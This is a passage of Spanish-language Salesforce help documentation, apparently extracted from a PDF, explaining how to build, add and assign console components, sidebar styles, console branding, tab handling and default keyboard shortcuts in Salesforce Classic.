Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los componentes le permiten ser creativo con una consola y crear lo que los usuarios necesitan para hacer su trabajo. Para crear componentes, puede utilizar Visualforce, aplicaciones de lienzo, campos de búsqueda, listas relacionadas o gráficos de informe. Puede utilizar también el Lienzo de Force.com o el kit de herramientas de la integración de la consola de Salesforce para crear componentes. Ambas tecnologías son API de JavaScript que permiten a los desarrolladores ampliar o integrar una consola. El kit de herramientas le proporciona acceso programático a una consola para realizar acciones como abrir y cerrar fichas para simplificar procesos comerciales, mientras que Lienzo le ayuda a integrar una consola con aplicaciones externas que requieren métodos de autenticación. Para obtener más información (solo inglés) acerca de aplicaciones de lienzo o el kit de herramientas, consulte Guía del desarrollador de lienzo de Force.com y la *Guía del desarrollador del kit de herramientas de integración de la consola de Salesforce*.

CONSULTE TAMBIÉN

Proceso para crear componentes de la consola

Sugerencias de implementación de componentes de la consola

# Proceso para crear componentes de la consola

Los desarrolladores y administradores normalmente siguen estos pasos al crear componentes para una consola de Salesforce.

Aunque puede crear una variedad de componentes de consola para resolver algunos tipos de problemas comerciales, el proceso para crear componentes en general sigue estos pasos.

1. Los desarrolladores crean una página de Visualforce o una aplicación de lienzo.
2. Los administradores añaden la página de Visualforce o la aplicación de lienzo a:
   - Formatos de página para mostrar contenido de páginas específicas o
   - Aplicaciones de la consola para mostrar contenido en todas las páginas y fichas
3. Los administradores que añaden un componente a formatos de página:
   - seleccionan la barra lateral en la que aparece la consola, como derecha, izquierda, superior o inferior
   - Seleccionan si agregar múltiples componentes a una barra lateral y organizarlos como pila, fichas o acordeón
4. Los administradores que añaden un componente a aplicaciones:
   - Especifican el aspecto del botón que se usa para acceder al componente desde el pie de la consola.
   - Asignan el componente a cada consola desde donde desean que accedan los usuarios.
5. Los usuarios ven el componente cuando acceden a los formatos de página o hacen clic en un botón del pie de página de la consola.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Consejo: Para agregar un campo de búsqueda o una lista relacionada como un componente, puede hacerlo sin crear una página de Visualforce o aplicación de lienzo. Solo tiene que seguir los pasos de "Adición de componentes de la consola a formatos de página" y, en el campo `Tipo`, seleccionar Buscar o Lista relacionada para elegir un campo o una lista específicos.

CONSULTE TAMBIÉN

Componentes de la consola
Sugerencias de implementación de componentes de la consola
Adición de componentes de la consola a formatos de página
Adición de componentes de la consola a aplicaciones

# Sugerencias de implementación de componentes de la consola

Antes de crear un componente para una consola de Salesforce, revise estas sugerencias.

**Sugerencias de comportamiento y acceso**

No puede añadir los componentes de aplicación de lienzo a paquetes en AppExchange.

Cuando actualiza registros en fichas principales y subfichas, los componentes no se actualizan de forma automática.

Si cambia la `Altura` o `Anchura` de un componente de consola, actualice su navegador para ver sus actualizaciones.

Los componentes del gráfico de informes no están disponibles para desarrolladores que utilicen la API de metadatos de Salesforce o para la migración entre instancias de producción y sandbox.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Sugerencias de formato de página**

Puede añadir componentes a formatos de página si está asignado al permiso de usuario de Sales Cloud y a la licencia de la función de Usuario de Service Cloud.

Después de desactivar el panel de aspectos destacados o registro de interacción en un formato de página, puede agregar un componente a la Barra lateral superior o Barra lateral inferior de fichas principales.

Si desea mostrar un componente para todas las subfichas en una ficha principal, agregue el componente a la sección Componentes de ficha principal en formatos de página. Si agrega un componente a la sección Componentes de subficha en formatos de página, aparece el componente en subfichas individuales.

Si Salesforce Knowledge está activado y la barra lateral de Knowledge está activada, no agregue un componente a la Barra lateral derecha de formatos de página de caso; de lo contrario, la barra lateral de Knowledge aparece sobre componentes.

**Sugerencias de Visualforce**

Puede utilizar una página de Visualforce como un componente una vez por cada formato de página.

Si las páginas de Visualforce están asignadas a formatos de página como componentes, no puede eliminarlas.

Las páginas de Visualforce no se actualizan cuando hace clic en y selecciona **Actualizar todas las fichas principales** o **Actualizar todas las subfichas**.

Si activa la protección contra secuestro de clics para páginas de Visualforce en la configuración de seguridad de sus páginas de , las páginas de Visualforce no se muestran correctamente.

Al contrario que otras páginas de Visualforce, no es necesario que defina el controlador estándar en los componentes el para el objeto cuyo formato de página esté personalizando.

Si añade `showHeader=true` a una página de Visualforce, puede añadir un intervalo de 15 píxeles a la derecha e izquierda de un componente para indicar visualmente su ubicación en una barra lateral. Por ejemplo, `<apex:page standardController="Contacto" showHeader="false" title="Lista de casos">`.

Cuando se utilizan páginas de Visualforce como componentes, se transmiten dos valores de parámetro de URL de forma automática:

| Nombre del parámetro | Valor del parámetro | Descripción |
|---|---|---|
| `id` | Una cadena alfanumérica de 15 caracteres que distingue entre mayúsculas y minúsculas que identifica un registro de manera única. | El Id. de la página de detalles en la que se muestra el componente.<br>Este parámetro sólo se transmite si el Id. está disponible. |
| `inContextPane` | `true` | Indica que la página de Visualforce se muestra como un componente en la consola de Salesforce. |

CONSULTE TAMBIÉN

Componentes de la consola

# Adición de componentes de la consola a formatos de página

Después de crear un componente de la consola, puede añadirlo a los formatos de página para que otros usuarios puedan acceder a él desde una barra lateral de una consola de Salesforce.

1. Desde la configuración de gestión de objetos para el objeto cuyo formato de página desea modificar, vaya a Formatos de página.
2. Haga clic en **Modificar** junto al formato de página.
3. Haga clic en **Componentes personalizados de la consola**.
4. Junto a la barra lateral en la que desea agregar su componente, seleccione cómo mostrar y organizar sus componentes por `Estilo`. Consulte Estilos de barra lateral para componentes de consola.
5. Especifique el tamaño de la barra lateral en la consola seleccionando la altura o anchura y escribiendo su porcentaje o número de pixeles. Cuando la altura o anchura de la barra lateral está por debajo del siguiente número de píxeles, estos tipos de componente se ocultan automáticamente porque se vuelven demasiado difíciles de leer:
   - Knowledge One - 250
   - Búsquedas: 150
   - Listas relacionadas: 200
   - Gráficos de informe: 150
6. En `Tipo`, seleccione si su componente es una página de Visualforce, aplicación de lienzo, búsqueda, lista relacionada o gráfico de informes. Antes de poder seleccionar un Gráfico de informes, agréguelo al formato de página y asegurarse de que se encuentra en una carpeta compartida con usuarios que necesitan acceso.
   - Si la ficha Knowledge se ha configurado en su organización de Salesforce, agregue el componente Knowledge One a páginas de casos para que los agentes puedan buscar y trabajar fácilmente con artículos.
   - Si su organización usa la gestión de asignaciones, agregue el supervisor de eventos clave a páginas de casos para que los agentes puedan ver la información más reciente sobre los eventos clave relacionados con los casos en los que están trabajando.
   - Si hay temas habilitados para un objeto, agregue el componente Temas para que los usuarios puedan ver, agregar y eliminar temas de los registros con los que están trabajando.
   - Agregue el componente Archivos a páginas de caso para que los agentes de asistencia puedan utilizar la función de arrastrar y soltar para adjuntar archivos a casos rápidamente, ver archivos que ya están adjuntos e incluir archivos adjuntos a correos electrónicos de casos.
   - Si su organización utiliza Expertos y temas en objetos, agregue el componente Expertos de casos a formatos de página de casos para que los agentes puedan colaborar fácilmente con compañeros expertos en áreas específicas.

     Nota: Expertos de casos está disponible a través de un programa piloto. Si desea información sobre cómo activar Expertos de casos en su organización, póngase en contacto con Salesforce.

   Como los formatos de página están limitados a dos gráficos de informes, puede agregar hasta dos gráficos de informes a una barra lateral. Puede agregar hasta cinco componentes a una barra lateral y un máximo de altura de componentes a un formato de página. Cualquier componente de aplicación de lienzo que agregar no se puede agregar a paquetes de AppExchange.
7. Bajo `Componente`, establezca los detalles:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para añadir componentes personalizados de consola:
- "Personalizar aplicación"

  Y

  "Usuario de Service Cloud" O "Consola de ventas"

Para crear páginas de Visualforce:
- "Personalizar aplicación"

Para gestionar aplicaciones de lienzo:
- "Personalizar aplicación"

- En el caso de las páginas de Visualforce o las aplicaciones de lienzo, haga clic en debajo de `Componente` para buscar y seleccionar su componente.

  Consejo: Puede incluir componentes Lightning en páginas de Visualforce. Consulte las Preguntas más frecuentes sobre Lightning.

- Si su componente es un campo de búsqueda, una lista relacionada o un gráfico de informes, seleccione el campo, la lista o el nombre del gráfico. De forma opcional, puede agregar campos a los componentes de búsqueda mediante la definición de formatos de página en miniatura de los objetos. Además, puede ocultar los gráficos de informes y las listas relacionadas de las páginas en las que aparecen como componentes para evitar que se muestre información duplicada. Si desea reordenar las listas relacionadas, hágalo en los formatos de página. Los componentes de lista relacionada no incluyen botones personalizados.

8. En `Etiqueta`, escriba el nombre de su componente para que se muestre a los usuarios de la consola desde la barra lateral. Si no escribe una etiqueta para un gráfico de informes, se utiliza el nombre del gráfico de informes.
9. Especifique el tamaño del componente en la barra lateral seleccionando la altura o anchura y escribiendo su porcentaje o número de pixeles. Si no especifica una altura o anchura, el componente se ajusta automáticamente para aparecer correctamente en una consola.

   `Ajustar el tamaño de los componentes automáticamente` está disponible para componentes con el estilo Apilado. Está seleccionado de forma predeterminada, de modo que cuando los usuarios cambian el tamaño de los navegadores, los componentes Apilados caben perfectamente en las barras laterales. Salesforce selecciona una altura y anchura mínimas para los componentes Apilados, y no es posible cambiar estos valores. La opción de ajuste automático no está disponible para páginas de Visualforce y aplicaciones de lienzo.
10. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Estilos de barra lateral para componentes de consola

Agregar un gráfico de informe a un formato de página

Configuración de gestión de búsqueda de objetos

# Agregar acciones rápidas a la barra lateral de la consola

Agregue acciones rápidas personalizadas a la barra lateral de la consola para permitir a los agentes del servicio de atención al cliente crear, actualizar y buscar registros asociados con casos de forma sencilla. Las acciones rápidas se agregan como componentes de la consola.

Cree las acciones rápidas antes de agregarlas a los formatos de página de caso en la consola.

1. Desde Configuración, introduzca *Formatos de página* en el cuadro Búsqueda rápida y, a continuación, seleccione **Formatos de página** en Casos.
2. Seleccione un formato de página con el que trabajar.
3. Haga clic en **Componentes personalizados de la consola**.
4. Desplácese hasta la sección de barra lateral donde desea agregar el componente de acción rápida. Por ejemplo, para agregarlo a la barra lateral izquierda, vaya a la sección **Barra lateral izquierda**.
5. Configure el componente de acción rápida:
   - Campo: Seleccione el campo de registro al que afecta la acción rápida. Por ejemplo, si la acción rápida crea un registro de contacto, seleccione el campo Contacto.
   - Activar vinculación: Si se selecciona, los agentes del servicio de atención al cliente pueden asociar este registro a un caso. Por ejemplo, un agente del servicio de atención al cliente puede crear un contacto y vincularlo a un caso.
   - Crear acción: Seleccione la acción rápida "Crear". Esta acción rápida permite a los agentes del servicio de atención al cliente crear un registro.
   - Actualizar acción: Seleccione la acción rápida "Actualizar". Esta acción rápida permite a los agentes del servicio de atención al cliente actualizar un registro.
6. Agregue más componentes de acción rápida según sea necesario.
7. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar acciones y formatos de página y para agregar componentes personalizados de consola:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Componentes de la consola

Adición de componentes de la consola a formatos de página

# Estilos de barra lateral para componentes de consola




Cuando los administradores agregan componentes a formatos de página, seleccionan el estilo de barra lateral en el que mostrar los componentes en una consola de Salesforce.

Los siguientes estilos de barra lateral están disponibles para componentes de consola en formatos de página.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Tipo de múltiples componentes | Descripción |
| --- | --- |
| Apilar | un área de contenidos con múltiples marcos.<br>  |
| Fichas | un área de contenido única con una lista de múltiples paneles.<br>  |
| Acordeón | Un área de contenido contraíble.<br>  <br>Este estilo solo está disponible para barra laterales verticales. |

CONSULTE TAMBIÉN

Adición de componentes de la consola a formatos de página

# Adición de componentes de la consola a aplicaciones

Después de crear un componente de la consola personalizado, puede agregarlo como un botón en el pie de página de la consola de Salesforce para que los usuarios tengan acceso a él.

1. En Configuración, introduzca *Componentes personalizados de la consola* en el cuadro Búsqueda rápida y, a continuación, seleccione **Componentes personalizados de la consola**.
2. Haga clic en **Nuevo**.
3. Escriba un nombre para su componente.
4. En Nombre de botón, escriba la etiqueta para mostrar en el botón en el que los usuarios harán clic para iniciar el componente. Por ejemplo, *Live Agent*.
5. En Nombre de botón, escriba la etiqueta que aparecerá en el botón en el que los usuarios harán clic para iniciar el componente. Los estilos admitidos incluyen fuente, color de fuente y color de fondo.
6. Escriba la anchura del botón para que se muestre en la consola.
7. En Componento, seleccione Página de Visualforce o Aplicación de lienzo y escriba el nombre de su componente o haga clic en para buscarlo y seleccionarlo.

   Consejo: Puede incluir componentes Lightning en páginas de Visualforce. Consulte las Preguntas más frecuentes sobre Lightning.
8. Escriba la altura y anchura de la ventana utilizada para mostrar su componente en la consola.
9. Para evitar que los usuarios cambien las dimensiones de la ventana utilizada para mostrar su componente, haga clic en Ancho fijo o Altura fija.
10. Haga clic en **Guardar**.

Antes de que los usuarios puedan acceder a su componente, debe asignarlo a una consola. Consulte Asignación de componentes personalizados de la consola a una aplicación.

## CONSULTE TAMBIÉN

Asignar componentes de la consola a una aplicación

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para añadir componentes personalizados de consola:
- "Personalizar aplicación"

  Y

  "Usuario de Service Cloud" O "Consola de ventas"

Para crear páginas de Visualforce:
- "Personalizar aplicación"

Para gestionar aplicaciones de lienzo:
- "Personalizar aplicación"

# Asignar componentes de la consola a una aplicación

Después de añadir un componente de la consola a aplicaciones de la consola de Salesforce, debe asignarlo a cada consola para que los usuarios accedan a él.

1. En Configuración, introduzca *Aplicaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplicaciones**.
2. Seleccione una aplicación de la consola.
3. Haga clic en **Modificar**.
4. En Seleccionar componentes personalizados de la consola, añada cualquier componente disponible a su aplicación.
1. En Alinear componentes de la consola, seleccione si alinear componentes a la derecha o a la izquierda del pie de página de la consola.
5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Adición de componentes de la consola a aplicaciones

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar componentes personalizados de la consola a una aplicación:
- "Personalizar aplicación"

# Asignar una marca a una consola de Salesforce

Puede asignar una marca a una consola agregando un logotipo personalizado a su encabezado y especificando colores para su encabezado, pie de página y fichas principales.

1. En Configuración, introduzca *Aplicaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplicaciones**.
2. Haga clic en Modificar junto a una consola.
3. Para agregar un logotipo personalizado, haga clic en **Insertar una imagen** y seleccione una imagen de la biblioteca de documentos.

   Tenga en cuenta estos requisitos cuando seleccione un logotipo de aplicación personalizada para una aplicación Classic desde la biblioteca de documentos:

   - El formato de la imagen debe ser GIF o JPEG y su tamaño debe ser inferior a 20 KB.
   - Si el tamaño de la imagen es superior a 300 píxeles de ancho por 55 píxeles de alto, se ajustará para que quepa.
   - Para obtener la mejor visualización en la pantalla, recomendamos utilizar imágenes con fondo transparente.
   - La casilla de verificación Disponible de modo externo debe seleccionarse en las propiedades del documento de manera que esos usuarios puedan ver la imagen.
4. Para especificar un color, escriba un código hexadecimal en Color de encabezado, Color de pie de página o Color de ficha principal. Por ejemplo, introduzca #0000FF para definir el encabezado como azul.
5. Haga clic en **Guardar**.

Para comprobar que aparece el color correcto, visualice su consola.

Nota: La definición del color del encabezado o pie de página no está aún disponible para la API de metadatos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para definir colores en la consola de Salesforce:
- "Personalizar aplicación"

# Uso de una consola de Salesforce

## Utilizar una consola de Salesforce

Obtenga más resultados en menos tiempo utilizando la interfaz mejorada de una consola para trabajar con registros.

A diferencia de las páginas estándar de Salesforce, todos los elementos en los que haga clic en una consola se mostrarán como fichas. Junto con la eficiencia de la navegación basada en fichas, una consola le ayuda a:

- Trabajar con varios registros al mismo tiempo
- Ver los marcadores de favoritos y las fichas utilizadas recientemente
- Cambiar el tamaño de listas ancladas para ver más información
- Navegar más rápido utilizando acceso directos del teclado
- Trabajar en múltiples controles

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La interfaz parecida a un panel de una consola organiza datos relacionados, todos en una sola pantalla de modo que puede:

- Buscar registros
- Anotar en registros mediante el registro de interacción
- Ver cuando se modifican los registros que está visualizando por otros usuarios
- Utilizar un SoftPhone para emitir y recibir llamadas

Además, con una consola de Salesforce para servicios, podrá:

- Buscar artículos de Salesforce Knowledge para resolver casos
- Chatear con clientes que utilizan Live Agent

Nota: Si su administrador de Salesforce agrega componentes personalizados de la consola, puede haber funciones adicionales disponibles para usted en las barras laterales y los pies de página de una consola.

## Fichas de la consola de Salesforce


Todos los elementos en los que haga clic en una consola se mostrarán como fichas. Las fichas le permiten ver en una única pantalla toda la información que necesita sin perder el contexto.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Fichas de Consola**




(1) La ficha de navegación le permite seleccionar objetos y registros con los que trabajar. (2) Las fichas principales muestran los elementos de trabajo principales en una consola, como una cuenta. (3) Las subfichas muestran elementos relacionados en una ficha principal, como un contacto de cuenta. Utilice fichas para navegar en la consola mientras hace su trabajo.

PRECAUCIÓN: Los botones Atrás de los exploradores no se admiten para la consola y es posible que no funcionen según lo previsto. Las fichas de la consola se guardan en las fichas del explorador hasta que se cierran.

Cuando cierra las fichas del explorador, pierde cualquier ficha de la consola abierta. Si su administrador configura las sesiones de usuario guardadas para la consola, al iniciar sesión de nuevo en Salesforce, las fichas de la consola abiertas y los componentes de la consola se vuelven a mostrar automáticamente. Además, si cambia el tamaño de los componentes de la barra lateral o los registros de interacciones, o cierra el encabezado de búsqueda global, estas personalizaciones también se muestran automáticamente.

Si cierra sesión en Salesforce y vuelve a iniciarla utilizando la misma ventana, las fichas que hubiera abierto anteriormente vuelven a abrirse en la nueva sesión, incluso si `Guardar sesiones de usuario` está desactivado.

CONSULTE TAMBIÉN

Utilizar una consola de Salesforce

Ver Favoritos y fichas utilizadas recientemente en una consola de Salesforce

## Ficha de navegación de la consola de Salesforce


Utilice la ficha de navegación para seleccionar un objeto y ver su página de inicio.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**La ficha de navegación de una consola**




Cada consola muestra una ficha de navegación. Su administrador determina la lista de objetos que puede elegir desde una ficha de navegación, pero si está activada, puede hacer clic en **Personalizar mis fichas** para ocultar, mostrar y organizar los objetos.

La mayoría de las páginas de inicio de objetos seleccionadas desde una ficha de navegación muestran vistas de lista, que aparecen automáticamente como listas mejoradas. Una ficha de navegación no muestra previsiones, ideas, respuestas, conexiones, portales, consola o botones para personalizar su organización de Salesforce.

CONSULTE TAMBIÉN

- Fichas de la consola de Salesforce
- Utilizar una consola de Salesforce

## Directrices para trabajar con fichas de la consola de Salesforce


Obtenga información acerca de cómo obtener el máximo rendimiento del trabajo con fichas principales y subfichas de una consola.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Fichas principales y subfichas de una consola**




(1) Una ficha principal es el elemento principal en el que trabajar, como una cuenta. (2) Una subficha es un elemento relacionado en una ficha principal, como un contacto de cuenta. Salesforce no limita el número de fichas que puede mostrar.

Al visualizar fichas, * se mostrarán en las fichas en las que no ha guardado cambios, excepto para informes, páginas de Visualforce o las páginas de configuración de su organización de Salesforce. ⚠ se muestra en fichas en las que debe solucionar problemas. Si su administrador ha agregado dominios externos a la lista blanca de una consola, las fichas pueden mostrar páginas fuera de Salesforce.

Las nuevas fichas no aparecen cuando hace clic en un botón personalizado o cambia el tipo, propietario o territorio de un registro; en su lugar, la ficha actual envía el elemento que ha seleccionado.

Puede realizar una variedad de tareas con fichas desde la barra de fichas haciendo clic en y seleccionando una opción, como cerrar fichas, actualizar fichas, mostrar acceso directos de teclado y mucho más. Para reorganizar una ficha, arrástrela a una nueva posición en la barra de fichas. Las fichas mantienen su estado como fichas principales o subfichas, lo que significa que no puede desplazar las fichas principales a la barra de subfichas o viceversa. No es posible reorganizar fichas en Internet Explorer® 7.

Si su administrador ha activado componentes de controles múltiples, puede retirar fichas principales de su navegador y arrastrarlas a cualquier ubicación en su pantalla para personalizar su forma de trabajar. Solo haga clic en el y seleccione **Retirar fichas principales**. Para devolver fichas principales a su navegador original, haga clic en el y seleccione **Devolver fichas a la consola**.

Para copiar la URL de la ficha de una consola y enviarla a otro usuario, haga clic en el y seleccione el junto al nombre de la ficha. Si envía la URL a un usuario sin consola, seleccione crear una URL estándar de Salesforce desde el cuadro de diálogo Vínculo para convertir. Luego, pulse CTRL+C para copiar la URL. Para añadir una nueva ficha a su consola donde pegar una URL que ha copiado, haga clic en el . En el cuadro de texto, pulse CTRL+V para pegar la URL; luego haga clic en **Ir**. Puede pegar una URL de consola o una URL estándar de Salesforce en una nueva ficha.

Para anclar una ficha principal visitada con frecuencia en la barra de fichas para un acceso rápido, haga clic en y seleccione . Cuando se ancla una ficha, se desplaza delante de la barra de fichas y se elimina su texto para proporcionar más espacio de pantalla. Para anular el anclaje de una ficha, haga clic en y seleccione .

Para marcar una ficha favorita o visitada ocasionalmente para un acceso rápido, haga clic en y seleccione . Cuando se marca una ficha como favorita, se mueve al componente Historial en el pie de página (denominado anteriormente Fichas más recientes). Para eliminar una ficha marcada como favorita, haga clic en y seleccione , o haga clic en **Eliminar** junto a la ficha en el componente Historial. Consulte Ver Favoritos y fichas utilizadas recientemente en una consola de Salesforce en la página 4486

PRECAUCIÓN: Si hace clic en **Cancelar** en un elemento creado recientemente que no ha guardado, el elemento y su ficha se eliminarán y no se enviarán a la papelera.

Nota: Si su administrador de Salesforce agrega componentes personalizados de la consola, puede haber funciones adicionales disponibles para trabajar en las barras laterales junto a fichas.

Consejo: Para reabrir la última ficha que ha cerrado, pulse Mayús +C o haga clic en y seleccione **Reabrir ficha recién cerrada**. Puede reabrir hasta diez fichas cerradas.

CONSULTE TAMBIÉN

Ficha de navegación de la consola de Salesforce
Fichas de la consola de Salesforce
Utilizar una consola de Salesforce

## Ver Favoritos y fichas utilizadas recientemente en una consola de Salesforce

Si está configurado por su administrador de Salesforce, puede acceder rápidamente a cualquier ficha principal que ha marcado como favorita o utilizado recientemente ne una consola sin necesidad de buscar Salesforce.

Nota: Con Summer '15, Fichas más recientes ha cambiado de nombre por Historial y se le han agregado los favoritos para proporcionarle una experiencia más simplificada para buscar y recuperar fichas. Estas funciones no están disponibles en Internet Explorer® 7 y 8.

Para ver cualquier ficha principal marcada como favorita o utilizada recientemente, haga clic en **Historial** en el pie de página de la consola. Luego haga clic en la columna Favoritos y fichas recientes y seleccione una ficha. Puede obtener la URL de cada ficha para enviarla a otro usuario o eliminar marcas de favorito y borrar fichas utilizadas recientemente para comenzar desde cero. Junto a cada ficha reciente, puede acceder a hasta diez subfichas cuando están disponibles. Los elementos que no aparecen como fichas, como superposición de solicitud de reunión, no aparecen en el pie de página Historial.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Directrices para trabajar con fichas de la consola de Salesforce

Utilizar una consola de Salesforce

# Cambiar el tamaño y minimizar las listas ancladas en una consola de Salesforce

Si un administrador ha activado listas ancladas y elegido dónde aparecen en pantalla, puede cambiar el tamaño y minimizar las listas.

Para cambiar el tamaño de una lista anclada, haga clic en el margen derecho o inferior de la lista y arrástrela hasta obtener el tamaño que desee. Para minimizar una lista anclada, haga clic en la flecha en el margen derecho o inferior. Para volver a visualizar la lista, vuelva a hacer clic en la flecha. Si no ha seleccionado aún un registro de la lista, la lista se muestra automáticamente en pantalla completa.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Utilizar una consola de Salesforce

# Trabajar con accesos directos del teclado en una consola de Salesforce

Los accesos directos del teclado le permiten realizar acciones rápidamente pulsando teclas en vez de utilizar el ratón.

Los accesos directos del teclado permiten trabajar con una consola de forma más eficiente. Por ejemplo, en lugar de escribir detalles del caso y luego utilizar el ratón para hacer clic en **Guardar**, un administrador puede crear un acceso directo para que pueda escribir detalles del caso y pulsar CTRL+S para guardar casos sin pasar de su teclado al ratón. Solo los administradores pueden crear o personalizar accesos directos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Para ver una superposición que enumera los accesos directos para una consola, pulse Mayús + K o haga clic en el y seleccione **Mostrar accesos directos de teclado**. Si un acceso directo aparece atenuado en la superposición, significa que no se ha activado o ha sido personalizado.

Los accesos directos del teclado no diferencian entre mayúsculas y minúsculas, incluso si pulsa Mayús antes de una letra. Por ejemplo, Mayús + b es lo mismo que Mayús + B. Si CTRL, ALT o Mayús se encuentran en un acceso directo, la secuencia de estas teclas no importa. Por ejemplo, CTRL+ALT+A es lo mismo que ALT+CTRL+A.

CONSULTE TAMBIÉN

- Accesos directos del teclado predeterminados para una Consola de Salesforce
- Utilizar una consola de Salesforce

## Accesos directos del teclado predeterminados para una Consola de Salesforce

Estos accesos directos son disponibles automáticamente para una consola y un administrador puede personalizarlos o desactivarlos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Acción (Acceso directo del teclado) | Descripción | Comando de teclas |
|---|---|---|
| Entrar en el modo de accesos directos de teclado | Activa accesos directos del teclado en un navegador mostrando una consola. | ESC |
| Vaya a la ficha de navegación | Selecciona la ficha de navegación. | V |
| Va a un campo en una ficha | Selecciona detalles en una ficha. | Mayús+S |
| Vaya a las fichas principales | Selecciona la fila de fichas principales. | P |
| Vaya a las subfichas | Selecciona la fila de subfichas en una ficha principal. | S |
| Vaya a la vista de listas | Selecciona la vista de listas. | N |
| Vaya al primer elemento de la vista de listas | Selecciona el primer elemento en la vista de listas. | Mayús+F |
| Vaya al cuadro de búsqueda del encabezado | Mueve el cursor al cuadro de búsqueda del encabezado. | R |
| Va al pie | Mueve el cursor a componentes del pie.<br>No es compatible con Microsoft® Internet Explorer® versiones 7 u 8 o en idiomas de derecha a izquierda. Si selecciona el componente Macros | F/FLECHA DERECHA o FLECHA IZQUIERDA/1 a 9 |

| Acción (Acceso directo del teclado) | Descripción | Comando de teclas |
|---|---|---|
| | o Presencia, pulse ESC para pasar el cursor a otros componentes. | |
| Desplazar a la izquierda | Mueve el cursor hacia la izquierda. | FLECHA IZQUIERDA |
